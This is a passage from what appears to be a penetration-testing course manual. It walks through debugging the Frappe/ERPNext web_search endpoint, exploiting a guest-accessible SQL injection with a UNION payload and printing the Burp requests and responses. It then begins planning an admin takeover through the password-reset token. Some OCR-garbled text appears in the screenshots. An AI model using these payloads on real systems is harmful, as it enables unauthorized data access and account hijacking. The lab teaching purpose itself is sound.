


Figure 194: Setting the cmd Variable

The only variable in the `web_search` function that does not have a default value is `text`. We will set this in the Burp request by adding an ampersand (&) after the `cmd` value, and we will set the `text` variable to “offsec” as shown in Figure 195.





Figure 195: Partial Payload in Burp

With everything configured, we can send the request off by clicking *Send* in Burp. We should capture the request in Visual Studio Code's debugger.



```

global_search.py
apps > frappe > frappe > utils > global_search.py > web_search
456     return results
457
458
459     @frappe.whitelist(allow_guest=True)
460     def web_search(text, scope=None, start=0, limit=20):
461         """
462             Search for given text in __global_search where published = 1
463             :param text: phrase to be searched
464             :param scope: search only in this route, for e.g /docs
465             :param start: start results at, default 0
466             :param limit: number of results to return, default 20
467             :return: Array of result objects
468         """
469
470     results = []
471     texts = text.split('&')
472     for text in texts:
473         common_query = ''' SELECT `doctype`, `name`, `content`, `title`, `route` 

```

Figure 196: Triggering the Breakpoint on *web_search*

With the breakpoint triggered, we can continue execution by pressing the *Resume* button or  on the keyboard. This will return a response in Burp with a JSON object containing the message object and an empty array.

Now that we can trigger the request while observing what is happening, we can start trying to exploit the SQL injection. To do this, we will first remove the breakpoint on line 470 and add a new breakpoint on line 487 where the query is sent to the *multisql* function as shown in Listing 297. This will allow us to inspect the query just before it is executed.

```

result = frappe.db.multisql({
    'mariadb': common_query.format(conditions=mariadb_conditions, limit=limit,
start=start),
    'postgres': common_query.format(conditions=postgres_conditions, limit=limit,
start=start) }, as_dict=True)

```

Listing 297 - Running the *multisql* function on Line 487

We will send the Burp request again, stop execution at the breakpoint, and past the formatting to enter into the *frappe.db.multisql* function. From this function, we can inspect the full SQL command just before it is executed.

First, let's send the request again clicking *Send* in Burp. This will stop execution on line 487.

```

481
482     # https://mariadb.com/kb/en/library/full-text-index-overview/#in-boolean-mode
483     text = '"{}"'.format(text)
484     mariadb_conditions += 'MATCH(`content`) AGAINST ({}) IN BOOLEAN MODE'.format(frappe.db.escape(text))
485     postgres_conditions += 'TO_TSVECTOR("content") @@ PLAINTO_TSQUERY({})'.format(frappe.db.escape(text))
486
487     result = frappe.db.multisql({
488         'mariadb': common_query.format(conditions=mariadb_conditions, limit=limit, start=start),
489         'postgres': common_query.format(conditions=postgres_conditions, limit=limit, start=start)
490     }, as_dict=True)
491     tmp_result = []
492     for i in result:
493         if i in results or not results:

```

Figure 197: Pausing Execution on Line 487

We can *Step Over* the next three execution steps as those are preparing and formatting the query before passing it into the `frappe.db.multisql` function.





Figure 198: Pausing Execution on Line 487

On the fourth execution step (line 490), we will *Step Into* the `frappe.db.multisql` function.



```

  450     @frappe.whitelist(allow_guest=True)
  451     def web_search(text, scope=None, start=0, limit=20):
  452         """
  453             Search for given text in global search where published = 1
  454             :param text: phrase to be searched
  455             :param scope: search only in this route, for e.g /docs
  456             :param start: start results at, default 0
  457             :param limit: number of results to return, default 20
  458             :return: Array of result objects
  459         """
  460
  461         results = []
  462         texts = text.split(' ')
  463         for text in texts:
  464             common_query = ''' SELECT `doctype`, `name`, `content`, `title`, `route`  

  465                             FROM `global search`  

  466                             WHERE %conditions  

  467                             LIMIT {limit} OFFSET {start}'''  

  468
  469             scope_condition = ' `route` like "%{}%" AND {}'.format(scope) if scope else ''  

  470             published_condition = ' `published` = 1 AND '  

  471             mariadb_conditions = postgres_conditions = ' '.join([published_condition, scope_condition])  

  472
  473             # https://mariadb.com/kb/en/library/full-text-index-overview/#in BOOLEAN MODE
  474             text = "{}".format(text)  


  475             mariadb_conditions += " MATCH(`content`) AGAINST ({}) IN BOOLEAN MODE".format(frappe.db.escape(text))  

  476             postgres_conditions += " TO_TSVECTOR(`content`) @@ PLAZMTO_TSQUERY({})".format(frappe.db.escape(text))  

  477
  478             result = frappe.db.multisql([
  479                 {'mariadb': common_query.format(conditions=mariadb_conditions, limit=limit, start=start),
  480                  'postgres': common_query.format(conditions=postgres_conditions, limit=limit, start=start)}
  481             ], as_dict=True)
  482             if result:
  483                 results.append(result[0])
  484
  485         return results
  
```

Figure 199: Stepping into multisql Function

This will take us into the `apps/frappe/frappe/database/database.py` file. From here, we can open the debugging tab, expand `thesql_dict` variable, and examine the SQL query before it is executed.



```

  891     def escape(s, percent=True):
  892         """Escape quotes and percent in given string."""
  893         # implemented in specific class
  894         pass
  895
  896     @staticmethod
  897     def is_column_missing(e):
  898         return frappe.db.is_missing_column(e)
  899
  900     def get_descendants(self, doctype, name):
  901         '''Return descendants of the current record'''
  902         node_location_indexes = self.get_value(doctype, name, ('lft', 'rgt'))
  903         if node_location_indexes:
  904             lft, rgt = node_location_indexes
  905             return self.sql_list('''select name from `tab{doctype}`  

  906                         where lft > {lft} and rgt < {rgt}'''.format(doctype=doctype))
  907         else:
  908             # when document does not exist
  909             return []
  910
  911     def is_missing_table_or_column(self, e):
  912         return self.is_missing_column(e) or self.is_missing_table(e)
  913
  914     def multisql(self, sql_dict, values=(), **kwargs):
  915         current_dialect = frappe.db.db_type or 'mariadb'
  916         query = sql_dict.get(current_dialect)
  917         return self.sql(query, values, **kwargs)
  
```

Figure 200: Viewing `sql_dict` in Debugger

A cleaned-up version of the SQL query can be found in Listing 298 below.

```
SELECT `doctype`, `name`, `content`, `title`, `route`
  FROM `__global_search`
 WHERE `published` = 1 AND MATCH(`content`) AGAINST ('\"offsec\"' IN BOOLEAN MODE)
  LIMIT 20 OFFSET 0
```

Listing 298 - Cleaned up initial SQL command

With the SQL query captured, let's click *Resume* in the debugger to continue execution. We can also confirm that this is the SQL query the database executed by returning to the mysql.log file.


```
frappe@ubuntu:~$ sudo tail -f /var/log/mysql/mysql.log      1553 Connect
_1bd3e0294da19198@localhost as anonymous on
 1553 Query      SET AUTOCOMMIT = 0
 1553 Init DB    _1bd3e0294da19198
 1553 Query      select `user_type`, `first_name`, `last_name`, `user_image` from
`tabUser` where `name` = 'Guest' order by modified desc
 1553 Query      SELECT `doctype`, `name`, `content`, `title`, `route`
                  FROM `__global_search`
 WHERE `published` = 1 AND MATCH(`content`) AGAINST ('\"offsec\"' IN BOOLEAN
MODE)

  LIMIT 20 OFFSET 0
1553 Query      rollback
1553 Query      START TRANSACTION
1553 Quit
```

Listing 299 - Database log for web_search function

With the initial query generated, we can start using the other potentially -vulnerable parameters like *scope*. Let's set the *scope* variable to a value and examine how the query changes. We will set the value to "offsec_scope".

Using values like "offsec_scope" allows us to have a unique token that we are in control of. This allows us to grep through logs and query in databases if needed. If a value of "test" was used, we might have a lot of false positives if we need to grep for it.



The screenshot shows the OWASPEraser proxy tool interface. The 'Request' tab displays a POST / HTTP/1.1 message. The 'Raw' tab shows the following headers and body:

```

POST / HTTP/1.1
Host: erpnext:8000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0)
Gecko/20100101 Firefox/68.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://erpnext:8000/
Content-Type: application/x-www-form-urlencoded;
charset=UTF-8
X-Frappe-CSRF-Token: None
X-Requested-With: XMLHttpRequest
Content-Length: 72
Connection: close
Cookie: sid=Guest; system_user=yes; user_id=Guest;
user_image=; full_name=Guest

cmd=frappe.utils.global_search.web_search&text=offsec&scope=offsec_scope

```

The 'scope' parameter is highlighted with a red box.

Figure 201: Setting Scope Variable

With the `scope` variable set, we can pull the SQL command again from either the database logs or the breakpoint set in the code.

```

SELECT `doctype`, `name`, `content`, `title`, `route` 
FROM `__global_search` 
WHERE `published` = 1 AND `route` like "% offsec_scope %" AND MATCH(`content`) AGAINST ('\"offsec\"' IN BOOLEAN MODE) 
LIMIT 20 OFFSET 0

```

Listing 300~SQL query with scope variable

With the SQL command extracted, next we need to:


1. Terminate the double quote.
2. Add a UNION statement to be able to extract information.
3. Comment out the remaining SQL command.

Since the SQL query has five parameters (`doctype`, `name`, `content`, `title`, and `route`), we know that our UNION injection will have five parameters. The SQL injection payload can be found in Listing 301.

```
offsec_scope" UNION ALL SELECT 1,2,3,4,5 #
```

Listing 301~Initial SQL injection payload

The payload starts with the `offsec_scope` variable. Next, we'll terminate the double quote, add the UNION query that will return five numbers, and finally comment out the rest of the query with a "#" character. Let's send this payload and inspect the response.



The screenshot shows a Burp Suite interface. In the Request tab, a POST / HTTP/1.1 message is displayed with various headers. The payload section contains the following SQL injection payload:

```
cmd=frappe.utils.global_search_web_search$text=offsec&cope=offsec_scope" UNION ALL SELECT 1,2,3,4,5#
```

In the Response tab, the server returns a 200 OK response with the following JSON data:

```
{"message": [{"route": "5", "content": "3", "relevance": 0, "name": "2", "title": "4", "doctype": "1"}]}
```

Figure 202: Initial SQL Injection Payload Burp

The payload with the injection has the response shown in Listing 302. With this, we know where we can inject additional queries to pull necessary information.

```
{"message": [{"route": "5", "content": "3", "relevance": 0, "name": "2", "title": "4", "doctype": "1"}]}
```

Listing 302~Response to SQL injection

We can extract the SQL query again from the debugger or the database logs.

```
SELECT `doctype`, `name`, `content`, `title`, `route`  
FROM `__global_search`  
WHERE `published` = 1 AND `route` like "offsec_scope" UNION ALL SELECT 1,2,3,4,5# %"  
AND MATCH(`content`) AGAINST (' \"offsec\"' IN BOOLEAN MODE)  
LIMIT 20 OFFSET 0
```

Listing 303~SQL query with injection

Anything after the “5” is commented out and will be ignored. Next, let’s attempt to extract the version of the database by replacing the “5” with “@version”.




Figure 203: SQL Injection to Extract Version

The query returns the version found in Listing 304, which confirms the SQL injection.

10.2.24-MariaDB-10.2.24+maria~xenial-log

Listing 304~Database software version

Next, let's figure out what information we need to extract to obtain a higher level of access to the application.

8.3.1.2 Exercises

1. Recreate the SQL injection.
2. Attempt to discover how the `web_search` function is used in the UI. Would it have been possible to discover this kind of vulnerability in a black box assessment?

8.4 Authentication Bypass Exploitation


At this point, we have achieved SQL injection into a SELECT statement. Now we need to figure out how to leverage it to escalate our privileges. Let's attempt to login as the administrator account.

PyMysql, the Python MySQL client library,¹¹⁸ does not allow multiple queries in one execution unless “multi=True” is specified in the `execute` function. Searching through the code, it does not appear that “multi=True” is set. This means that we have to stick with the SELECT query we currently have and cannot INSERT new rows or UPDATE existing rows in the database.

¹¹⁸ (MySQL, 2020), <https://dev.mysql.com/doc/connector-python/en/connector-python-api-mysqlcursor-execute.html>

Frappe passwords are hashed¹¹⁹ with PBK DF2.¹²⁰ While it might be possible to crack the passwords, an easier route might be to hijack the password reset token. Let's visit the homepage to verify that Frappe does indeed have password reset functionality.

Home

The screenshot shows a login form with fields for 'Email address' and 'Password'. Below the form is a blue 'Login' button. Underneath the form, there is a link 'Don't have an account? Sign up' and a red-highlighted link 'Forgot Password?'.

Figure 204: Frappe Password Reset

Next, we'll determine what tables to query to extract the password reset token value.

8.4.1 Obtaining Admin User Information

The Frappe documentation for passwords states that Frappe keeps the name and password in the `__AuthTable`.¹²¹ However, this table does not have a field for the password reset key, so we'll have to search the database for the key location.

Since Frappe uses a metadata-driven pattern, the database has a lot of tables. We could find the user table by simply using the application as intended and inspecting the logs for submitted data. For this section, we want to figure out where the reset key is stored.

Let's visit the password reset page by clicking on the "Forgot Password?" link on the login page. From here, we can use a token value to reset the password. This token will allow us to more easily search through the logs to find the correct entry. We will use the email "token_searchForUserTable@mail.com" as the token.

¹¹⁹ (Frappe, 2020), <https://frappe.io/docs/user/en/users-and-permissions#password-hashing> ¹²⁰
(Wikipedia, 2020), <https://en.wikipedia.org/wiki/PBKDF2> ¹²¹ (Frappe, 2020),
<https://frappe.io/docs/user/en/users-and-permissions#password-hashing>

